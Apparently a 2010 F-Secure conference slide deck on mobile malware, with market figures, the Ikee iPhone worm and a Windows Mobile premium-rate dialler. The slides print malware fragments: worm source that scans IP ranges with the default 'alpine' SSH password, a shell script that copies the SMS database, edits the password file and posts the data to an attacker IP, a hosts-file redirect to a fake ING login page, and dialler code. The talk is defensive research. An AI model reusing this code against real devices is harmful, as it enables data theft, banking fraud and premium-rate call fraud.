

"You Will Be Billed \$90,000 For This Call"

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
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F-Secure



F-Secure Labs Helsinki, Finland







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


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


Inside the F-Secure Tower





Smartphone market shares in 2009



Data source: Canalys

NOKIA vs

- Nokia: invisible
- Apple: very visible
- Nokia sold **21,5 Million** smartphones in **Q1/2010**
- Apple sold **8,7 Million** smartphones in **Q1/2010**

Number of mobile phones for every 100 people




Source: Tomi Ahonen

Mobile Security - Where are we today?


- **First mobile malware found in 2004**
 - Now: **516** viruses, worms and trojans for mobile platforms
 - Targeting the most common platforms
 - No exploit-based malware, yet
- **Real problems elsewhere**
 - Lost, broken or stolen phones
- **So: A success story!**






Mobile Malware by Platform

- **Total:** 516
- Symbian: 463
- Windows: 33
- J2ME: 12
- iPhone: 2
- Android: 1



40,000,000 PC malware vs 500 mobile malware



Sun




Moon Earth

So, why aren't we seeing more Mobile attacks?

- Low-hanging fruit is elsewhere
- Why would the attackers target anything else than Windows XP?

Top Operating System Share Trend



iPhone



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iPhone worm Ikee

- Found on 8th of November 2009
- Written by an Australian hobbyist
- Hits jailbroken iPhones
- Uses a known ssh password
- Rickrolls the phone



Ashley Towns

```
//  
// iPhone default pass worm by ikex  
//  
// This code is CLOSED source.  
// And very hacky, i just needed it to work.  
//  
// Thanks to alan3423432432 haha for helping me work out my flaws in C  
//  
  
#include "main.h"  
  
int fdlock;  
  
// randHost(): Returns a random IP Address XXX.XXX.XXX.XXX
```



```

    exit(EXIT_FAILURE);
else if (pid > 0)
    exit(EXIT_SUCCESS);

unmask(0);

sid = setsid();
*/
if(get_lock() == 0) {
    syslog(LOG_DEBUG, "I know when im not wanted *sniff*");
    return 1; } // Already running.
sleep(60); // Lets wait for the network to come up 2 MINS
syslog(LOG_DEBUG, "IIIIIIII Just want to tell you how im feeling");
//char ipRange[255] = "120.16.0.0-120.20.255.255";
char *locRanges = getAddrRange();
char *lanRanges = "192.168.0.0-192.168.255.255"; // #172.16.0.0-172.31.255.255 Ehh who uses it
char *vodRanges = "202.81.64.0-202.81.79.255";
char *vodRanges = "23.98.128.0-123.98.143.255";
char *vodRanges = "120.16.0.0-120.23.255.255";
char *optRanges = "114.72.0.0-114.75.255.255";
char *optRanges = "203.2.75.0-203.2.75.255";
char *optRanges = "210.49.0.0-210.49.255.255";
char *optRanges = "203.17.140.0-203.17.140.255";
char *optRanges = "203.17.138.0-203.17.138.255";
char *optRanges = "211.28.0.0-211.31.255.255";
char *telRanges = "58.160.0.0-58.175.255.25";
//char *attRanges = "32.0.0.0-32.255.255.255"; // NO BIG

syslog(LOG_DEBUG, "awoadqdoqjdqjwiodjqoi aaah!");
ChangeOnBoot();
KillSSH0();
// Local first
while (1)
{
    syslog(LOG_DEBUG, "Checking out the local scene yo");
    scanner(locRanges);
    syslog(LOG_DEBUG, "Random baby");
    int i;
    for (i=0; i <= 2* i++)

```

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <time.h>
#include <fcntl.h>
#include <syslog.h>
#include <ifaddrs.h>
#include <arpa/inet.h>

#define VULN_PAS "alpine"
#define MAX_NUM 1000000

void scanner(char *ipRange);
int tokenise (char input[], char *token[], char* spl);
char *getAddrRange();
int get_lock(void);
char *randHost(void);
int scanHost(char* host);
int checkHost(char *host);
int runCommand(char* command, char *host);
int prunCommand(char* command, char *host);
int CopyFile(char* src, char* dst, char* host);
int infectHost(char *host);
int ChangeOnBoot();
int KillSSHD();

```



```

4nt
[ c:\virus\ikee_b\h\hone ] type inst
#!/bin/sh
if test -r /etc/rel ; then
ID=`cat /etc/rel`
else
ID=$RANDOM$RANDOM
echo $ID >/etc/rel
fi
mkdir $ID
rm -rf /System/Library/LaunchDaemons/com.apple.ksyslog.plist
#cp com.apple.ksyslog.plist /private/var/mobile/home/
cp com.apple.ksyslog.plist /System/Library/LaunchDaemons/com.apple.ksyslog.plist

#bin/launchctl load -u /System/Library/LaunchDaemons/com.apple.ksyslog.plist
dpkg -i --refuse-downgrade --skip-same-version curl_7.19.4-6_iphoneos-arm.deb
curl -O cache.saurik.com/debs/sqlite3_3.5.9-9_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version sqlite3_3.5.9-9_iphoneos-arm.deb
curl -O cache.saurik.com/debs/adv-cmds_119-5_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version adv-cmds_119-5_iphoneos-arm.deb
SQLITE1=`which sqlite3`
SQLITE=$SQLITE1 `which sqlite3`
sqlite3 /private/var/mobile/Library/SMS/sms.db "select * from message" | cut -
d \: -f 2,3,4,14 > $ID/sms.txt
mv com.apple.period.plist /System/Library/LaunchDaemons/
chmod *x /System/Library/LaunchDaemons/com.apple.period.plist
/bin/launchctl load -u /System/Library/LaunchDaemons/com.apple.period.plist
sed -i -e 's/\s*\$MYIqi2H/ztzk6hZPq8t\`q/g' /etc/master.passwd
uname -nr >>$ID/info
echo $SQLITE >>$ID/info
ifconfig ! grep inet >> $ID/info
tar czf $ID.tgz $ID
curl 92.61.38.16/xml/a.php?name=$ID --data "data=`base64 -u 0 $ID.tgz`" sed -e
's/^/xplu/g' .u

[ c:\virus\ikee_b\h\hone ]

```

```
10:52:25 http://92.61.38.16/xnl/p.php?id=1111
=> 'p.php?id=1111'
Resolving fsproxy1.f-secure.com... 193.110.108.67
Connecting to fsproxy1.f-secure.com[193.110.108.67]:4007... connected.
Proxy request sent, awaiting response... 200 OK
Length: 227 [text/html]
100%[=====] 227 --K/s
10:52:26 <221.68 KB/s> - 'p.php?id=1111' saved (227/227)

[c:\virus\ikee_h\wget]type "p.php?id=1111"
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /xnl/p.php?id=1111 was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.34 Server at 92.61.38.16 Port 80</ADDRESS>
</BODY></HTML>
[c:\virus\ikee_h\wget]
```

```
4nt
[c:\virus\ikee_b\uget] uget --user-agent="HTMLGET 1.0" 92.61.38.16/xnl/p.php?id=12345
--10:57:49-- http://92.61.38.16/xnl/p.php?id=12345
-> 'p.php?id=12345'
Resolving fsproxy1.f-secure.com... 193.110.108.67
Connecting to fsproxy1.f-secure.com[193.110.108.67]:4007... connected.
Proxy request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ <= > ] 61 --,--K/s

10:57:49 (59.57 KB/s) - 'p.php?id=12345' saved [61]

[c:\virus\ikee_b\uget] type "p.php?id=01"
#!/bin/sh
#
echo "210.233.73.206 nijn.ing.nl" >>etc/hosts

[c:\virus\ikee_b\uget]
```

ING - Particulier

http://www.ing.nl/particulier/index.aspx

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Particulier [Zakelijk](#) [Inloggen Mijn ING](#)

[Details](#) [Sparen](#) [Beleggen](#) [Hypotheek](#) [Verzekeren](#) [Lenen](#) [Pensioenen](#) [Meer over InternetBankieren](#)

Komt uw spaargeld vrij?

Kies weer voor sparen



[Bekijk uw mogelijkheden](#)

Speciaal voor

- Personal Banking
- Private Banking
- Studenten
- Jongeren

Advies



Hypotheek en sparen?
Een klein verschil in rente kan een groot verschil in maandlasten betekenen. De Hypotheek Rendewekker houdt voor u de actuele hypotheekrente bij.

[Meer informatie](#)

Actueel

- Nieuwe betaaltarieven per 1 april
- ING in beroep tegen onderdelen besluit EC
- Tweedehands economie leeft op
- De ING in actie voor H&M
- Met Randpunten naar Nederlands eital
- Meer nieuws

Beleggingsnieuws & Koersen

AEX-index	11501	335,31	+1,27	+0,38%
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[Meer koersen](#)

[Over de ING](#) [Verenigd onderdakken](#) [Werken bij de ING](#) [Nieuws en Kennis](#) [Press](#) [Veilig bankieren](#) [Privacy](#) [Sitemap](#)

Inloggen Mijn ING

https://mijn.ing.nl/internetbankieren/ING BANK N.V. [NL]



Inloggen Mijn ING

Particulier

Zakelijk

Kies de manier van inloggen die voor u van toepassing is.

Kies de manier van inloggen die u gewend bent.
Wilt u voor het eerst inloggen? Dan heeft u informatie ontvangen over hoe u dit kunt doen.

Inloggen met gebruikersnaam en wachtwoord

U kunt hier alleen inloggen als u in het bezit bent van een gebruikersnaam en wachtwoord.

Gebruikersnaam 

Wachtwoord 

☐ Onthoud mijn gebruikersnaam op deze computer

Inloggen

[Inlogcodes vergeten?](#)

Naar inloggen met calculator

U kunt hier alleen inloggen als u in het bezit bent van een beveiligingscalculator.



Let op: als u een gebruikersnaam en wachtwoord heeft, kunt u niet kiezen voor inloggen met calculator.

[Inloggen met calculator](#)

[Gepland onderhoud Mijn ING \(donderdag 26 november\)](#)

[Aanvragen Mijn ING](#)

[Veelgestelde vragen over Internetbankieren](#)

[25 november 2009: Let op: Valse e-mails in omloop & Aanval op gekraakte iPhones](#)

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Inloggen Mijn ING

[←](#)
[→](#)
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[https://210.233.73.206/internetbankieren/](#)



Inloggen Mijn ING

Particulier
Zakelijk

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Inloggen [Inlogcodes vergeten?](#)

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 Let op: als u een gebruikersnaam en wachtwoord heeft, kunt u niet kiezen voor inloggen met calculator.

» Inloggen met calculator

[Gepland onderhoud Mijn ING \(24 november - 0.00 - 8.00\)](#)

[Aanvragen Mijn ING](#)

[Veelgestelde vragen over Internetbankieren](#)

[23 november 2009: Let op valse e-mails in omloop](#)





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22nd March 2010, 08:52 AM

#1

smudgelab

Member

[OP]

Join Date: Jan 2010

Posts: 38




 **Phone dialled out internaionally without permission!**

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Sunday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:

- +88213213214 @ 02:44
- +88213213214 @ 02:36
- +1(767)503-3611 @ 02:36
- +1(767)503-3611 @ 02:36
- +1(767)503-3611 @ 02:36
- +8823460777 @ 02:35

I have absolutely no idea who or what these numbers are for (Google suggests +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help will be very much appreciated. Thank you.



F-Secure

```

{
    int num5 = (int) key.GetValue("Status");
    if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
    {
        Phone phone = new Phone();
        phone.Talk("+8823460777");
        Thread.Sleep(0xc350);
        phone.Talk("+17675033611");
        Thread.Sleep(0xc350);
        phone.Talk("+88213213214");
        Thread.Sleep(0xc350);
        phone.Talk("+25240221601");
        Thread.Sleep(0xc350);
        phone.Talk("+2392283261");
        Thread.Sleep(0xc350);
        phone.Talk("+881842011123");
        long num6 = DateTime.Now.AddMonths(1).ToFileTime();
        long num7 = 0L;
        FileTimeToLocalFileTime(ref num6, ref num7);
        SystemTime time6 = new SystemTime();
        FileTimeToSystemTime(ref num7, time6);
        CeRunAppAtTime(@"Windows\smart32.exe", time6);
    }
}

```

PDA Poker Art



F-Secure.

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Sao Tome 239	Congo 243	Madagascar 261
Niger 227	Togo 228	Congo NEW 243 127
Burkina Faso NEW 226	Somalia 252	Hollis Futuna 691
Cameroon 237	Nauru 674	Solomon 677
Zimbabwe NEW 263	Central African Rep. 236	Bulgaria 359
Georgia 995	Switzerland Mobile 417	UK 44

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about us

Keyzone Company Limited is an international voice carrier working with numerous international PT's, Mobile operators and long distance alternative carriers for the wholesale of voice minutes.

Keyzone-Telemedia is focused on international premium numbers as an alternative billing mode for content providers.

[read more ..](#)

Welcome to keyzone-telemedia!

Keyzone-Telemedia allocates the content provider with an appropriate termination number accessible from the country(s) the service provider wishes to promote it's services in.

Keyzone-Telemedia pays every second service provider generates on a termination number and provides clients with "live" statistics on line for analysis of traffic by date, termination number and origin.

Keyzone-Telemedia can also assist content

how it works

- Voice / Data
- Diverse traffic delivery methods
- Hosting
- Payout
- Set up fee
- Special solutions
- Terms and conditions

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	Guinea Bissau	245	30 - 45 Days EOM	+245-4500000
	Int'l virtual premium	9	Weekly	+9-009613016
	Int'l virtual premium	9	Weekly	+9-009700152
	Ivory Coast	225 21	30 - 45 Days EOM	+ 225-21709209
	Kenya	254	Biweekly	+254-204790000
	Latvia	371	30 - 45 Days EOM	+371-65150600
	Latvia	371	30 - 45 Days EOM	+ 371-65153390
	Liechtenstein	423 8	30 - 45 Days EOM	+ 423-8701270
	Lithuania	370	Weekly	+ 370-91022401
	Madagascar	261-2219	Weekly	+ 261-221900000
	Madagascar	261-221	30 - 45 Days EOM	+ 261-221000000
	Madagascar	261-2211	30 - 45 Days EOM	+ 261-221100000
	Nauru	674	30 - 45 Days EOM	+ 674-9990870
	NEW Oran Satellite	882 33	60 Days EOM	+882-33716023
	North Korea	850-99	30 - 45 Days EOM	+ 850-99921220
	Norfolk Island	672	30 - 60 Days EOM	+ 672-372440
	Poland Premium	48 22	30 - 45 Days EOM	+ 48-221988800
	Romania Special Service	40 312	30 - 30 Days EOM	+ 40-312499000
	Sao Tome	239	30 - 45 Days EOM	+ 239-208699

What to do?

- The problem isn't big, yet
- It's not going to get better
- Set up policies
- Educate your users
- Lock down your devices
- Buy expensive security products





"You Will Be Billed \$90,000 For This Call"

Mikko Hypponen
Chief Research Officer
F-Secure Corporation



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